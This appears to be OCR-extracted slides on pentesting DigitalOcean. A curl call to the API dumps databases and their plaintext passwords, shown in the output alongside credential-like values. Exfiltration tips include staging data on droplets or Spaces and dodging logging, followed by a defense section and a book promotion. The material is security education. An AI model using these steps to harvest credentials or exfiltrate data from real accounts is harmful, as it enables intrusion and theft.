
```
"users": [
  {
    "name": "doadmin",
    "role": "primary",
    "password": "AVNS_wPJdwdPENU1JqK8iXIu"
  },
  {
    "name": "testuser",
    "role": "normal",
    "password": "AVNS_Y3oYOrcsGrhxiehXv7W"
  }
],
```


Get the ReadOnly Token
List All Databases
Get Plaintext User Password
Get Plaintext User Password

Databases with this...thing

```
gl4ssesbo1@galaxy:~$ curl -X GET   -H "Content-Type: application/json"   -H "Authorization: Bearer $DIGITALOCEAN_TOKEN"   "https://api.digitalocean.com/v2/databases" | jq ".databases | .[] | .name,.connection"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  5093    0  5093    0     0   6031      0 --:--:-- --:--:-- --:--:--  6034
"db-mongodb-nyc1-65731"
{
  "protocol": "mongodb+srv",
  "url": "mongodb+srv://doadmin:@db-mongodb-nyc1-65731-9fc5a9e4.mongo.ondigitalocean.com/admin?tls=true&authSource=admin&replicaSet=db-mongodb-nyc1-65731",
  "database": "admin",
  "host": "db-mongodb-nyc1-65731-9fc5a9e4.mongo.ondigitalocean.com",
  "port": 27017,
  "user": "doadmin",
  "password": "",
  "ssl": true
}
"db-mysql-nyc1-60932"
{
  "protocol": "mysql",
  "url": "mysql://doadmin:AVNS_wPJdwdPENU1JqK8lXIu@db-mysql-nyc1-60932-do-user-13585658-0.b.db.ondigitalocean.com:25060/defaultdb?ssl-mode=REQUIRED",
  "database": "defaultdb",
  "host": "db-mysql-nyc1-60932-do-user-13585658-0.b.db.ondigitalocean.com",
  "port": 25060,
  "user": "doadmin",
  "password": "AVNS_wPJdwdPENU1JqK8lXIu",
  "ssl": true
}
"db-postgresql-nyc1-91502"
{
  "protocol": "postgresql",
  "uri": "postgresql://doadmin:AVNS_0OK6ntbulmLthmOtGCT@db-postgresql-nyc1-91502-do-user-13585658-0.b.db.ondigitalocean.com:25060/defaultdb?sslmode=require",
  "database": "defaultdb",
  "host": "db-postgresql-nyc1-91502-do-user-13585658-0.b.db.ondigitalocean.com",
  "port": 25060,
  "user": "doadmin",
  "password": "AVNS_0OK6ntbulmLthmOtGCT",
  "ssl": true
}
"db-redis-nyc1-05296"
{
  "protocol": "rediss",
  "uri": "rediss://default:AVNS_hERSXZN8SY-lKd6T0Ze@db-redis-nyc1-05296-do-user-13585658-0.b.db.ondigitalocean.com:25061",
  "host": "db-redis-nyc1-05296-do-user-13585658-0.b.db.ondigitalocean.com",
  "port": 25061,
  "user": "default",
  "password": "AVNS_hERSXZN8SY-lKd6T0Ze",
  "ssl": true
}
```

MongoDB Does not show the pass


Exfil
tration

Have DO Write Token:

- Create a droplet, put everything there and access them

Space API Token:

- Put everything on the space and get them. GetObject is not much monitored, so you can even get away with bypassing logging.

Console Access:

- You get access to everything, so don't even bother.

DO Read Token:

- Try harder.

Defense


So, what was wrong with DigitalOcean?

- You wanna be an admin? They want you to be an admin too. Teams are made up of one team super admin and some other team admin members. Ferenc Molnár would be proud.
- They give you no Space, just AWS S3. And some overprived creds.
- API is OK as APIs go, but again no roles.
- No key vault, except for Hashicorp's Vault which is paid extra.
- Droplet access only through SSH Password or SSH Key
- Public Cloud Functions
- Container Registry with full rights (on Container Registry ofc)
- No creds on metadata (which is good), but also no other way to store API keys, so either User-Data or Environment Variables

So, teach me senpai?

- **No Specific Roles -** I mean, you cannot do much with this, but make sure to enable MFA and have strong passwords. Also have a mail provider that allows you to enable a strong password policy.
- **Overprivileged Creds -** You can configure a password manager and secure them. Not gonna help with the privileges, it will help with not accessing the creds. And no code on accessible resources (meta-data, env vars, *cough source *cough code)
- **Droplet access -** You can also access the droplets using the console, but it's not so helpful if you need many terminals. Still more secure though.
- **Public Cloud Functions -** Have the REST API of the functions accessed using the Token from DO.
- Container Registry with full rights (on Container Registry ofc not)
- **DB Creds on API -** Fuck you. Or use Mongo... 😬
- **Creds on other places -** Password Vault helps.

For a more in depth idea on Digital Ocean Penetration Testing and Security



https://leanpub.com/deep-dive-into-clouded-waters-an-overview-in-digitaloceans-pentest-and-security

Get it for $10

https://leanpub.com/deep-dive-into-clouded-waters-an-overview-in-digitaloceans-pentest-and-security/c/nVjRgQmdMfp1

The End!

On a scale from one to zero, are you happy?
‘Cause you’re on your own from here, so are you happy?
I’m open to suggestions, are you happy?
But what the fuck kind of question is "Am I happy?"
-Bo Burnham-